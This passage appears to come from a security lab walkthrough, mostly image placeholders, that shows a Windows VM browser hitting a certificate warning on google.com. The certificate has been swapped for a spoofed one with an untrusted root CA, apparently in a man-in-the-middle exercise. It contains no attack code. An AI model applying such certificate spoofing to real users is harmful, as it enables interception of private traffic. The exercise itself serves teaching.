



In Windows VM, open browser and navigate to <https://www.google.com>.



Error – “Your connection isn’t private” is displayed





Check certificate information. It is changed to the details of the spoofed certificate.





The CA Root certificate is not trusted because it is not in the Trusted Root Certification Authorities store




Export the certificate

